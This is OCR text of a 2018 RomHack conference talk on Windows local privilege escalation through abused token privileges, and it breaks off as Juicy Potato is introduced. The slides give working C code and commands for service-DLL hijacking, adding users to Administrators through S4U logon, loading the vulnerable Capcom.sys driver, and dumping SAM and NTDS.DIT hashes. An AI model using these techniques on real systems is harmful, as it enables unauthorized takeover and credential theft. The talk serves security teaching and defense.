[show me your privileges and I will lead you to SYSTEM]

Andrea Pierini, Roma, 22 settembre 2018

ROMHACK
CYBERSECURITY CONVENTION
romhack.io

dir /a /r %USERPROFILE%

- ➔ Cyclist & Scuba Diver, Father & Husband
- ➔ IT Architect & Security Manager
- ➔ Long time experience
- ➔ InfoSec addicted
- ➔ My friends believe I’m a Windows Guru

```
HELLO, I’M READY:
*
```

Why this talk

- ➔ Escalating privileges via “Windows Privilege abusing” & “Token manipulation” techniques are often not considered and/or misunderstood
- ➔ Some Windows privilege manipulations techniques are not well documented
- ➔ So I decided to dig deeper…
- ➔ *“Abusing Token Privileges For Windows Local Privilege Escalation “(Bryan Alexander & Stephen Breen)* a great article which inspired me a lot!


Agenda

- ➔ Intro to Windows Privileges & Tokens
- ➔ How to get them?
- ➔ Interesting privileges for escalation:
  - ◆ SeDebug
  - ◆ SeRestore & SeBackup & SeTakeOwnership
  - ◆ SeTcb & SeCreateToken
  - ◆ SeLoadDriver
  - ◆ SeImpersonate & SeAssignPrimaryToken
- ➔ From “Rotten Potato” to “Juicy Potato”
- ➔ Detection / Prevention

What are Windows Privileges?

- ➔ *“A privilege is the right of an account, such as a user or group account, to perform various system-related operations on the local computer, such as shutting down the system, loading device drivers, or changing the system time*” (msdn.microsoft.com)
- ➔ Some Users/Groups have predefined privileges
- ➔ Privileges are managed through the “User Right Assignment” of the Local Policies, but you can play with them using the Windows API’s too ;-)
- ➔ Some privileges can override permissions set on an object
- ➔ Some privileges assigned to users are only available in an elevated shell
- ➔ **whoami /priv** will list your privileges

What are Windows Privileges?




LOGON RIGHTS	PRIVILEGES
Access This Computer from Network	Act as Part of the Operating System (SeTcbPrivilege)
Log On as a Batch Job	Add Workstations to a Domain (SeMachineAccountPrivilege)
Log On Locally	Back Up Files and Directories (SeBackupPrivilege)
Log On as a Service	Bypass Traverse Checking (SeChangeNotifyPrivilege)
Deny Access to This Computer from the Network	Change the System Time (SeSystemtimePrivilege)
Deny Local Logon	Create a Token Object (SeCreateTokenPrivilege)
Deny Logon as a Batch Job	Create Permanent Shared Objects (SeCreatePermanentPrivilege)
Deny Logon as a Service	Create a Pagefile (SeCreatePagefilePrivilege)
	Debug Programs (SeDebugPrivilege)
	Enable Computer and User Accounts to be Trusted for Delegation (SeEnableDelegationPrivilege)
	Force Shutdown from a Remote System (SeRemoteShutdownPrivilege)
	Generate Security Audits (SeAuditPrivilege)
	Increase Quotas (SeIncreaseQuotaPrivilege)
	Increase Scheduling Priority (SeIncreaseBasePriorityPrivilege)
	Load and Unload Device Drivers (SeLoadDriverPrivilege)
	Lock Pages in Memory (SeLockMemoryPrivilege)
	Manage Auditing and Security Log (SeSecurityPrivilege)
	Modify Firmware Environment Values (SeSystemEnvironmentPrivilege)
	Profile a Single Process (SeProfileSingleProcessPrivilege)
	Profile System Performance (SeSystemProfilePrivilege)
	Remove Computer from Docking Station (SeUndockPrivilege)
	Replace a Process-Level Token (SeAssignPrimaryTokenPrivilege)
	Restore Files and Directories (SeRestorePrivilege)
	Shut Down the System (SeShutdownPrivilege)
	Synchronize Directory Service Data (SeSyncAgentPrivilege)
	Take Ownership of Files or Other Object (SeTakeOwnershipPrivilege)
	Read Unsolicited Data from a Terminal Device (SeUnsolicitedInputPrivilege)

“whoami /priv” - Andrea Pierini

What is a Windows Access Token?

- ➔ It’s an object that describes the security context of a process or thread
- ➔ Generated by the system during the logon process (*NtCreateToken*)
- ➔ Is used when a process or thread tries to interact with objects that have security descriptors (securable objects) *or wants to perform tasks which requires adequate privileges*
- ➔ Upon the creation of a process or thread, a copy of the token will be assigned to them



“whoami /priv” - Andrea Pierini

What is a Windows Access Token?

- A Token contains:
  - SID of the user
  - SID's for the groups of which the user is a member
  - Logon SID
  - **List of privileges held by either the user or the user's groups**
  - Owner SID
  - SID for the primary group
  - DACL that the system uses when the user creates a securable object without specifying a security descriptor
  - Source of the access token
  - Token type *(Primary or Impersonation*)
  - Optional list of restricting SIDs
  - Current impersonation levels (*SecurityAnonymous,SecurityIdentification,SecurityImpersonation,SecurityDelegation*)
  - Other statistics..
- Once a token is set (*PrimaryTokenFrozen bit)*, you cannot add new privileges to the token, only enable or disable privileges that already exist on that token (*AdjustTokenPrivileges*).
- You can change the Token type (*DuplicateToken)*

“whoami /priv” - Andrea Pierini

Which accounts have special privileges?

- ➔ Administrators, Local System 

- ➔ Some built-in groups (Backup, Server, Printer Operators)
- ➔ Local/network service accounts
- ➔ Managed Service and Virtual Accounts
- ➔ Third party application users
- ➔ Misconfigured users

Which accounts have special privileges?

Support / Documentation / Backup Exec 20.1 Administrator's Guide

Backup Exec 20.1 Administrator's Guide

Last Published: 2018-04-02 | Product(s): Backup Exec (20.1)

Required user rights for backup jobs

To perform any backup operations, the following Windows user rights are required for the service account and any Backup Exec logon accounts:

- Act as part of the operating system.
- Back up files and directories.
- Restore files and directories.
- Manage auditing and security log.
- Logon as a batch job (only for Windows Vista and later).

For more information about user rights in Windows operating systems, see your Microsoft documentation.

More Information

Changing the credentials for a service account

Backup Exec logon accounts


Hunting “privileged” accounts

- Compromising the service
  - Weak service configuration
  - Web -> RCE
  - MSSQL ->SQLI -> xp_cmdshell
- Forcing NTLM authentication (Responder)
- Stealing Credentials
- Kerberoasting
- …

Obtaining privileges through “exploits”

- NULL ACL strategy
  (https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf)
- (…)
- Partial Writes (https://github.com/hatRiot/token-priv/blob/master/abusing_token_eop_1.0.txt)
  - MS16-135
  - MS15-061

SeDebugPrivilege




- ➔ *“Allows the user to attach a debugger to any process.”*
- ➔ This privilege permits read/write memory and change properties of any process (including Local System, administrator...)
- ➔ Inject code into privileged processes in order to perform privileged tasks (well-known various techniques, *VirtualAlloc(), WriteProcessMemory(), CreateRemoteThread()..*)

SeDebugPrivilege

- Create a new process and set the parent process a privileged process
  - https://github.com/decoder-it/psgetsystem

```
UpdateProcThreadAttribute(
                si.lpAttributeList,
                0,
(IntPtr)PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
                lpProcThreadHandle,
                (IntPtr)IntPtr.Size,
                IntPtr.Zero,
                IntPtr.Zero);
```



SeRestorePrivilege

- *“Allows a user to circumvent file and directory permissions when restoring backed-up files and directories“ (but also registry keys)*
- 2 Api Calls, countless possibilities:
  - `CreateFile() with FILE_FLAG_BACKUP_SEMANTICS option`
  - `RegCreateKeyEx() with REG_OPTION_BACKUP_RESTORE option`
- Can write files anywhere, overwrites files, protected system files - even those protected by *TrustedInstaller*, registry entries...
- What else do you need ?

“whoami /priv” - Andrea Pierini

SeRestorePrivilege

➔ Example: Modify a service running as Local System and startable by all users

Diagnostic System Host	The Diagnostic System Host is used by the Diagn...	Running	Manual	Local System
Distributed Link Tracking Cl...	Maintains links between NTFS files within a comp...	Running	Automatic	Local System
Distributed Transaction Coo...	Coordinates transactions that span multiple reso...	Running	Automatic (Delayed Start)	Network Service
dmwappushsvc	WAP Push Message Routing Service		Manual (Trigger Start)	Local System
DNS Client	The DNS Client service (dnscache) caches Domai...	Running	Automatic (Trigger Start)	Network Service
Downloaded Maps Manager	Windows service for application access to downl...		Automatic (Delayed Start)	Network Service

```
C:\>sc sdshow dmwappushservice

D:(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;LCR
P;;;AC)(A;;LCRP;;;IU)(A;;LCRP;;;AU)
```

SeRestorePrivilege

➔ Create a Service DLL

```
VOID WINAPI ServiceMain(DWORD dwArgc, LPTSTR *lpszArgv)
{
 (...)
      hServiceStatusHandle = RegisterServiceCtrlHandlerW(L"dmwappushservice",(LPHANDLER)MyHandler);
            if (hServiceStatusHandle == (SERVICE_STATUS_HANDLE)0)
      {
            Log("Registering Control Handler failed\n");
            return;
      }
      ServiceStatus.dwCurrentState = SERVICE_RUNNING;
      SetServiceStatus(hServiceStatusHandle, &ServiceStatus);
 (...)
      STARTUPINFO si;
      PROCESS_INFORMATION pi;
      ZeroMemory(&pi, sizeof(pi));
      ZeroMemory(&si, sizeof(si));
      si.cb = sizeof(si);
      if (!CreateProcess(L"c:\\temp\\adessotifrego.bat", NULL, NULL, NULL, 0, 0, NULL, NULL, &si, &pi))
            Log("Create Process failed\n");
```

SeRestorePrivilege

➔ Overwrite Service config in Registry

```
std::string buffer="c:\\windows\\system32\\hackerservice.dll"
LSTATUS stat = RegCreateKeyExA(HKEY_LOCAL_MACHINE,
          "SYSTEM\\CurrentControlSet\\Services\\dmwappushservice\\Parameters",
           0,
           NULL,
           REG_OPTION_BACKUP_RESTORE,
           KEY_SET_VALUE,
           NULL,
           &hk,
           NULL);
stat = RegSetValueExA(hk, "ServiceDLL", 0, REG_EXPAND_SZ,
            (const BYTE*)buffer.c_str(), buffer.length() + 1);
```

SeRestorePrivilege

➔ “Copy” service dll in c:\windows\system32

```
LPCWSTR fnamein = L"c:\\temp\\hackerservice.dll";
LPCWSTR fnameout = L"c:\\windows\\system32\\hackerservice.dll";
//LPCWSTR fnameout = L"c:\\windows\\system32\\dmwappushsvc.dll";

source = CreateFile(fnamein, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
GetFileSizeEx(source, &iSize);
dest = CreateFile(fnameout,
                    GENERIC_WRITE,
                    FILE_SHARE_WRITE,
                    NULL,
                    CREATE_ALWAYS,
                    FILE_FLAG_BACKUP_SEMANTICS,
                NULL);
ReadFile(source, buf, iSize.QuadPart, &bytesread, NULL);
WriteFile(dest, buf, bytesread, &byteswritten, NULL);
CloseHandle(dest);
CloseHandle(source);
```

Video

SeBackupPrivilege

- *“Allows the user to circumvent file and directory permissions to backup the system. The privilege is selected only when the application attempts to access through the NTFS backup application interface. Otherwise normal file and directory permissions apply.”*
- With this privilege you can easily backup Windows registry and use third party tools for extracting local NTLM hashes
  - `reg save HKLM\SYSTEM c:\temp\system.hive`
  - `Reg save HKLM\SAM c:\temp\sam.hive`

```
  .#####.   mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::sam /system:system.hive /sam:sam.hive
Domain : SERVER1
SysKey : 7aceaeb8af92d24bc9cb983bf7fd3ae8
Local SID : S-1-5-21-2957476088-2105829066-1834118116

SAMKey : 1dc132a85580959eb39bf54163714151

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 446687c38d831f41abee74033ea76b05
```

SeBackupPrivilege

➔ You can also read files which normally you could not access

```
LARGE_INTEGER iSize;
source = CreateFile(L"c:\\users\\administrator\\ntuser.dat", GENERIC_READ, 0,
          NULL, OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS, NULL);
if (stat != ERROR_SUCCESS) {
           printf("Failed opening");
           exit(EXIT_FAILURE);
}
GetFileSizeEx(source, &iSize);
void *buf= malloc(iSize.QuadPart);
ReadFile(source, buf, iSize.QuadPart, &bytesread, NULL);

(..)
```

SeBackupPrivilege


➔ Members of “Backup Operators” can logon locally on a Domain Controller and backup the NTDS.DIT file…

```
c:\>wbadmin start backup -backuptarget:e: -include:c:\windows\ntds
c:\>wbadmin get versions
c:\>wbadmin start recovery -version:07/12/2018-11:09 -itemtype:file
    -items:c:\windows\ntds\ntds.dit -recoverytarget:c:\temp\srvdc1 -notrestoreacl
c:\>reg save HKLM\SYSTEM c:\temp\srvdc1\system
```

```
PS C:\temp\srvdc1> Import-Module DSInternals
PS C:\temp\srvdc1> $key=Get-BootKey '.\system'
PS C:\temp\srvdc1> Get-ADDBAccount -SamAccountName administrator -BootKey $key -DBPath .\ntds.dit
```

```
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-3848647206-37378696-1331205876-512
Secrets
  NTHash: 49bffadb9a38b1abf1821ad5bc6d833b
  LMHash:
  NTHashHistory:
    Hash 01: 49bffadb9a38b1abf1821ad5bc6d833b
    Hash 02: 01170606f23013b8f9fa184e696fdd87
    Hash 03: b49596b38f07e752202f433b44aaef33
    Hash 04: 01170606f23013b8f9fa184e696fdd87
  LMHashHistory:
```

SeBackupPrivilege



“whoami /priv” - Andrea Pierini

SeTakeOwnershipPrivilege

- *“Allows the user to take ownership of any securable object in the system”*
- 2 API Calls:
  - `SetSecurityInfo()`
  - `SetNamedSecurityInfo()`
- Various objects (SE_OBJECT_TYPE): Files, Printers, Shares, Services, Registry, Kernel objects..
- Once gained ownership, same techniques as in *SeRestorePrivilege* apply
- From the previous example by altering “dmwappushservice”...

SeTakeOwnershipPrivilege

➔ Step 1: Take ownership of the service registry key

```
(...)
wchar_t infile[] = L"SYSTEM\\CurrentControlSet\\Services\\dmwappushservice\\Parameters";
PSID UserSid=GetCurrentUserSID();
dwRes = SetNamedSecurityInfoW(
            infile,
            SE_REGISTRY_KEY,
            OWNER_SECURITY_INFORMATION,
            UserSid, NULL,
            NULL,
            NULL);

(...)
```

SeTakeOwnershipPrivilege

➔ Step 2: Change Permissions on Registry Key

```
(...)
PSID pSIDEveryone = NULL;
PACL pACL;
SID_IDENTIFIER_AUTHORITY SIDAuthWorld =
            SECURITY_WORLD_SID_AUTHORITY;
AllocateAndInitializeSid(&SIDAuthWorld, 1,
            SECURITY_WORLD_RID,
            0,
            0, 0, 0, 0, 0, 0,
            &pSIDEveryone)
EXPLICIT_ACCESS ea[NUM_ACES];
ea[0].grfAccessPermissions = KEY_ALL_ACCESS;
ea[0].grfAccessMode = SET_ACCESS;
ea[0].grfInheritance = NO_INHERITANCE;
ea[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
ea[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
ea[0].Trustee.ptstrName = (LPTSTR)pSIDEeveryone;
SetEntriesInAcl(NUM_ACESS,ea,NULL,&pACL)
(...)
```

```
(...)
wchar_t infile[] =
L"SYSTEM\\CurrentControlSet\\Services\\
dmwappushservice\\Parameters";

dwRes = SetNamedSecurityInfoW(
            infile,
            SE_REGISTRY_KEY,
            DACL_SECURITY_INFORMATION,
            NULL, NULL,
            pACL,
            NULL);

(...)
```

SeTcbPrivilege

- *“Act as part of the operating system”.* ***(1)*** *“Allows a process to assume the identity of any user and thus gain access to the resources that the user is authorized to access. “* ***(2)*** *“The calling process may request that arbitrary additional accesses be put in the access token”.*
- **(1)** - S4U Logon: Service For User Logon. This service allows a user with *SeTcb* privilege to logon as a different user without any credentials in order to get a security Impersonation Token by using the *LsaLogonUser()* function
- **(2)** - For example, the PTOKEN_GROUPS parameter in *LsaLogonUser()* can be modified


SeTcbPrivilege

- The impersonation Token obtained by *LsaLogonUser()* can be used to impersonate threads, but we don’t have *SeImpersonate* privilege….
- *“SeImpersonate privilege is not needed for impersonating a thread as long as the token is for the same user and the integrity level is less than or equal to the current process integrity level”* in this case, no!
  - we can impersonate the thread without *SeImpersonate* privilege even if the token is for a different user!

¯_(ツ)_/¯

SeTcbPrivilege

- Examples of *LsaLogonUser()+S4U*:
  - 1. Call *LsaLogonUser* with the current local user (tcbuser) and add the “Local Administrators” group as an extra group into the access token using the MSV1_0_S4U_LOGON S4U extension
    - Impersonate thread with new S4U Token
    - Assign the user (tcbuser) the **SeDebug Privilege**
  - 2. Call *LsaLogonUser* with “administrator” user using the MSV1_0_S4U_LOGON S4U extension
    - Impersonate thread with new S4U Token
    - Put the user (tcbuser) in the **Local Administrators group**



“whoami /priv” - Andrea Pierini

SeTcbPrivilege

```
PMSV1_0_S4U_LOGON pS4uLogon;
pS4uLogon->MessageType = MsV1_0S4ULogon; //NTLMSSP local auth
pbPosition = (PBYTE)pS4uLogon + sizeof(MSV1_0_S4U_LOGON);
pbPosition = InitUnicodeString(&pS4uLogon->UserPrincipalName,
szUsername, pbPosition); // "tcbuser"
pbPosition = InitUnicodeString(&pS4uLogon->DomainName, szDomain,
pbPosition); // "."
(...)
//S-1-5-32-544 Local Admin Group
bResult = ConvertStringSidToSid("S-1-5-32-544",
                                &pExtraSid);
pGroups->Groups[pGroups->GroupCount].Attributes =
                 SE_GROUP_ENABLED |
                 SE_GROUP_ENABLED_BY_DEFAULT |
                 SE_GROUP_MANDATORY;
pGroups->Groups[pGroups->GroupCount].Sid =pExtraSid;

(...)
```

```
Status = LsaLogonUser(
          hLsa,
          &OriginName,
          Network,
          ulAuthenticationPackage,
          pS4uLogon,
          dwMessageLength,
          pGroups,
          &TokenSource,
          &pvProfile,
          &dwProfile,
          &logonId,
          &hTokenS4U,
          &quotaLimits,
          &SubStatus
      );
```

“whoami /priv” - Andrea Pierini

SeTcbPrivilege

```
DWORD WINAPI  AddPriv(LPVOID lpParam)
{
       LSA_UNICODE_STRING lucPrivilege;
       NTSTATUS ntsResult;
        PSID mysid;
       LSA_HANDLE pol;
       pol = GetPolicyHandle();
        mysid=GetCurrentUserSid();
       if (!InitLsaString(&lucPrivilege, SE_DEBUG_NAME))
              return 0;
       ntsResult = LsaAddAccountRights(pol, mysid,
                    &lucPrivilege, 1);
       printf("Added Privilege:%d\n”,
                LsaNtStatusToWinError(ntsResult));
      return 1;
}
```

```
DWORD WINAPI AddUser2AdminGroup(LPVOID lpParam)
{
       LOCALGROUP_INFO_1         localgroup_info;
       LOCALGROUP_MEMBERS_INFO_3 localgroup_members;
       LPWSTR lpszUser = L"tcbuser";
       localgroup_members.lgrmi3_domainandname =
                           lpszUser;
      int err = NetLocalGroupAddMembers(L".",
              L"administrators",
              3,
              (LPBYTE)&localgroup_members,
              1);
       printf("Added to administrator groups
                result:%d\n", err);
       return 0;
}
```

Video

```
hThread = CreateThread(NULL,0,AddPriv,NULL,CREATE_SUSPENDED,&threadID);
SetThreadToken(&hThread, hTokenS4U);
ResumeThread(hThread);
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

“whoami /priv” - Andrea Pierini

SeCreateToken Privilege

- ➔ *Allows a process to create an access token by calling token-creating APIs*
- ➔ With this privilege you can create a custom token with all privileges and group membership you need

- ➔ Same concept as *SeTcb* privilege

SeCreateToken Privilege

```
NTSATUS ZwCreateToken(
            PHANDLE TokenHandle,
            ACCESS_MASK DesiredAccess,
            POBJECT_ATTRIBUTES ObjectAttributes,
            TOKEN_TYPE Type,
            PLUID AuthenticationId,
            PLARGE_INTEGER ExpirationTime,
            PTOKEN_USER User,
            PTOKEN_GROUPS Groups,
            PTOKEN_PRIVILEGES Privileges,
            PTOKEN_OWNER Owner,
            PTOKEN_PRIMARY_GROUP PrimaryGroup,
            PTOKEN_DEFAULT_DACL DefaultDacl,
            PTOKEN_SOURCE Source
            );
```

SeLoadDriver Privilege

- *This user right determines which users can dynamically load and unload device drivers or other code in to kernel mode*
- Members of domain group “Printer Operators” have this privilege on the DC
- To abuse from this privilege you have to install & load a “vulnerable” signed driver
- You have to “trick” *NtLoadDriver()* in order to load the driver parameters from an alternate location in the registry (default HKLM\System\...)
- Example: Install & Load vulnerable Capcom.sys driver

SeLoadDriver Privilege

```
std::string data = "\\??\\C:\\TEMP\\Capcom.sys";
LSTATUS stat = RegCreateKeyExA(HKEY_CURRENT_USER,
      "SYSTEM\\CurrentControlSet\\Services\\Evil",
      0,
      NULL,
      NULL,
      KEY_SET_VALUE,
      NULL,
      &hk,
      NULL);
DWORD val=1;
stat = RegSetValueExA(hk, "ImagePath",
       0, REG_EXPAND_SZ, (const BYTE*)data.c_str(),
       data.length() + 1);
stat = RegSetValueExA(hk, "Type", 0,
       REG_DWORD, (const BYTE*)&val, sizeof(val));
```

```
UNICODE_STRING DriverServiceName;
LPTSTR sidstring;
sidstring=GetCurrentUserSIDStr();
WCHAR regpath1[] = L"\\Registry\\User\\";
WCHAR regpath2[] = L"\\System\\CurrentControlSet\\
Services\\Evil";
WCHAR winregPath[256];
wcscpy(winregPath, regpath1);
wcscat(winregPath, sidstring);
wcscat(winregPath, regpath2);
RtlInitUnicodeString(&DriverServiceName,
                     winregPath);
status = NtLoadDriver(&DriverServiceName);
if (!NT_SUCCESS(status)) {
      printf("[-] Failed!\n");
      return (status);
}
printf("[+] Ok!\n");
```

SeLoadDriver Privilege

Administrator: Command Prompt - powershell

```
C:\temp>whoami
mylab\printeroperator

C:\temp>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeLoadDriverPrivilege         Load and unload device drivers Disabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\temp>load_driver.exe \??\c:\temp\capcom.sys
AdjustTokenPrivileges (SeLoadDriverPrivilege): OK
S-1-5-21-3848647206-37378696-1331205876-1112
[+] Ok!
Loaded \??\c:\temp\capcom.sys result=0

C:\temp>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\temp> . .\capcom.ps1
PS C:\temp> Capcom-ElevatePID

[+] SYSTEM Token: 0xFFFFDA0135817045
[+] Found PID: 6036
[+] PID token: 0xFFFFDA013D27D069
[!] Duplicating SYSTEM token!

PS C:\temp> whoami
nt authority\system
PS C:\temp>
```

“whoami /priv” - Andrea Pierini

SeImpersonate & SeAssignPrimaryToken Priv.

- These privileges permit to impersonate any access Token
- Normally assigned to “Service Users” , Admins and Local System
- *SeImpersonate:*
  - *“Impersonate a client after authentication”*
  - Token can be impersonated by a thread through *SetThreadToken(), ImpersonateLoggedOnUser()* API calls
  - Token can be impersonated by a process through *CreateProcessWithToken()* API call which relies on the “Secondary Logon Service”
- *SeAssignPrimaryToken:*
  - *“Assign the primary token of a process”*
  - Token can be impersonated by a process through *CreateProcessAsUser()* call
  - Privilege also available in the standard shell (medium integrity)

“whoami /priv” - Andrea Pierini

SeImpersonate & SeAssignPrimaryToken Priv.

The danger of Impersonation Privileges

“whoami /priv” - Andrea Pierini


SeImpersonate & SeAssignPrimaryToken Privs

- How can we obtain privileged tokens to impersonate them?
  - Creating a named pipe, forcing a privileged process to write to it and then calling *ImpersonateNamedPipeClient()* in order to obtain the privileged thread's token
  - Establishing a "Security Context" - *AcceptSecurityContext()* - with a specific SSP (NTLM) and negotiating a token of the privileged user - *QuerySecurityContextToken()* -
- "Rotten Potato" the killer exploit to abuse from these privileges
  - "*Local DCOM DCE/RPC connections can be reflected back to a listening TCP socket allowing access to an NTLM authentication challenge for LocalSystem user which can be replayed to the local DCOM activation service to elevate privileges*" - James Forshaw
  - Exploit & great POC here: *https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/* - Stephen Breen, Chris Mallz

"whoami /priv" - Andrea Pierini

From “Rotten Potato” to “Juicy Potato”

- Rotten Potato and its standalone variants leverages the privilege escalation chain based on BITS service having the MiTM listener on 127.0.0.1:6666 and when you have *SeImpersonate* or *SeAssignPrimaryToken* privileges.
- During a Windows build review my friend Giuseppe Trotta (@giutro) found a weak service configuration and gained access as “Network Service” but BITS was intentionally disabled and port 6666 was firewalled…
- So we decided together to weaponize Rotten Potato making:



